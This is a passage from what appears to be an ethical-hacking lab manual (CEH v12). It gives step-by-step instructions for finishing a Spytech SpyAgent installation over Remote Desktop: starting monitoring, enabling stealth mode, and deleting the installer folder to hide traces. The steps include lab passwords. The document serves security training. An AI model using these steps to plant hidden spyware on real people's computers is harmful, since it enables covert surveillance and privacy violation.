


Note: If **SpyAnywhere Cloud Setup** window appears, click **Skip**.

27. The **spytech SpyAgent** main window appears, along with the **Welcome to SpyAgent! (Step 3)** setup wizard; click **click to continue...**.

28. If a **Getting Started** dialog box appears, click **No**.

29. In the **spytech SpyAgent** main window, click **Start Monitoring** in the bottom-left corner.




30. The **Enter Access Password** pop-up appears; enter the password you specified in **Step 20** and click **OK**.

Note: Here, the password is **test@123**.

31. The **Stealth Notice** window appears; read the instructions carefully, and then click **OK**.

> Note: To bring SpyAgent out of stealth mode, press the **Ctrl+Shift+Alt+M** keys.



32. The **spytech SpyAgent** pop-up appears. Select the **Do not show this Help Tip again** and **Do not show Related Help Tips like this again** checkboxes and click **click to continue...**.


33. Remove the **Spytech SpyAgent** folder from **Desktop**.

34. Close **Remote Desktop Connection** by clicking on the close icon (**X**).

> Note: If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

35. Now, click on **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Del**, click **Jason** from the left-pane and log in with the password **qwerty**.

